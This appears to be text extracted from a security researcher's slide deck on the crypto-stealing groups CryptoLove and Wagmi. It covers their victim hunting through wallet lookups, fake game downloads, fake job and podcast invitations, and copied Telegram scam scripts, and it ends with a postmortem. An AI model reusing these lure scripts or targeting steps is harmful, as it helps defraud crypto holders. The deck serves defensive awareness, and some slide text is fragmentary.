Telegram Bot that sells social media accounts

LOOKING FOR VICTIMS...

Discord (checking **DappRadar**)

Verify wallet balance on **zapper.xyz** or **Arkham Intel** (can also be used to gather Social Media information)



For Twitter / Telegram - look for ".eth" in handles and "wallet address" terms

LOOKING FOR VICTIMS...

The screenshot shows a web browser window with the Upwork messaging interface. The browser's address bar shows the URL `www.upwork.com/ab/messages/rooms/room_07392c2eed8d4fbdcd6af4f2114f4f3d`. The Upwork header includes navigation links for 'Find Work', 'My Jobs', 'Reports', 'Messages', and 'Apps and Offers', along with a search bar and a 'Jobs' dropdown menu.

The chat window is titled 'Casper Young' and shows a conversation starting at 10:16 PM. The messages are as follows:

- Casper Young (10:16 PM):** Making a trailer for a video game.
- You:** Hi, I downloaded the game link but it's n...
- Casper Young (9:26 PM):** <https://cryptoskyland.org/>
Crypto SkyLand
Crypto SkyLand is a Multiplayer ARPG game currently in development by CryptoSkyLand Games, set in a fantasy world divided into four ecosystems: earth, water, fire, and ice
- You (9:27 PM):** Okay I will Check it
- Casper Young (9:30 PM):** Tell me only your data in the game, so that I will give you all rights for convenience. You can play on windows and macOS.
- You (9:35 PM):** Okay After playing the game I will tell you about the game data
- You (10:16 PM):** Hi, I downloaded the game link but it's not running the game. The game window is stuck and not responding

The final message from 'You' includes two screenshots of a game download screen. The left screenshot shows a 'DOWNLOAD' button and a small error dialog box. The right screenshot shows the same screen with the 'DOWNLOAD' button highlighted.

The right sidebar of the chat window shows the contact profile for 'Casper Young', including a search bar for messages, a 'People' list, 'Files & Links', and a 'Personal notepad'.

The Windows taskbar at the bottom shows the system tray with the date '16/10/2023' and time '10:16 pm', along with weather information '19°C Smoke' and various application icons.

RESEARCH, RESEARCH, AND RESEARCH AGAIN...

Yo [redacted] We had a short conversation at the Polygon booth at DevCon. Variant and I are currently working on a new project and would love to have you join us as our DevRel. Are you interested?

08:01 ✓✓

gm! thanks for reaching out 09:12

Can you remind me our conversation please! 09:12

mel | [redacted].eth 🍌🍄🍄

Can you remind me our conversation please!

np! We exchanged a few words about how the position of DevRel is currently very promising, and how it is surprising that most companies don't have such a position in their teams.

09:36 ✓✓

Tell me a bit more about the project please 09:41

I would like to arrange a call to go over everything. Do you have a Calendly?

10:00 ✓✓

I'd like to know more details before jumping on a call 10:04

I understand ur curiosity about the project, but I'm afraid that I cannot disclose any information about it rn. The project is in its early stages of development and we need to protect our intellectual property. Due to the recent leaks of information on Telegram, we've decided to use more secure communication channels to ensure the confidentiality of our work.

Additionally, a signed NDA is a requirement for obtaining access to this information. Unfortunately, even if I wanted to, I would not be able to change this policy. However, I do understand that you may be uncomfortable with this approach. I will respect your position anyway.

10:19 ✓✓

No one will pressure you into agreeing immediately after I explain the project to you. You will have time to think about it and make a decision at your own pace.

10:27 ✓✓

FAKE INTERVIEWS

I can send you the details, and then you can choose a convenient date and time for the session.

Копипаст ↓
28 messages

Thu 7:56 AM

Unread messages

Deleted Account Topic Creator
Паста 5

To begin, what role do you want to apply for? We need: developer, moderator, community manager, support, analyst, designer, beta tester. Salary depends on the positions. But for example, beta testers here get about \$20-30/hour

We are looking for: a moderator (\$2,000/month), a beta tester (\$30/hour), a developer (\$4,000/month), a community manager (\$3,000/month) and other positions. Which position are you interested in applying for?

Теги: список вакансий заявка заявку вакансии 11:34 AM

Deleted Account
Паста 6

We have serious tasks in the project that are suitable for you. But first I want to get to know you and show you the team and the project as a whole. This is an important stage. I'm offering you a position as a technical beta tester for 3 days. The rate is \$40 per hour. And after that, we will discuss more serious cooperation.

Your task will be to analyze specific game algorithms and report any bugs in a detailed manner.

Your task will be to assist players in chatting and building a community. You will work 5 days per week for 4 hours.

Теги: девелоперы бета тест дев девы разрабы разработчики разраб 11:36 AM

Deleted Account
Паста 7

Our tech specialists said that our application is not loading due to an error in interaction with your system. The system did not find any wallets on your PC for salary payment that you specified in the form. Install and open your wallet on your PC and try to enter the game again.

Теги: кош на телефоне 11:37 AM

andscape for cryptocurrencies
ns.
for regulation and its impact
option.

place on Riverside, which
grade audio and video quality.
anned for 30–45 minutes,
is, main discussions, and Q&A

commodate your availability.
our interest, we will work
most convenient date and time

bility and interest in

ates/times for the session.
luding any specific questions
cover during the discussion.

s. The podcast will also be in
an informal conversation style
set questions, we'll just talk
the topic



POSTMORTEM



Cryptolove

Full team disruption

Affiliates leaving /
switching teams

Key members leaving
cybercrime



Wagmi

Several
losses and
months with
no profit

Drag into
private

Missing in
action

WHAT CAN WE LEARN?

- CryptoLove and Wagmi groups collectively stole over \$5 million from 24,527 victims between 2022 and 2025. Single thefts reached as high as \$372,000
- Abuse of code-signing certificates from companies like GlobalSign, SSL, and Certum to bypass Windows security protections
- Certificate revocation campaigns have a measurable impact on operations and should be prioritized by researchers
- Awareness of sophisticated social engineering is essential as these groups professionalize their deception tactics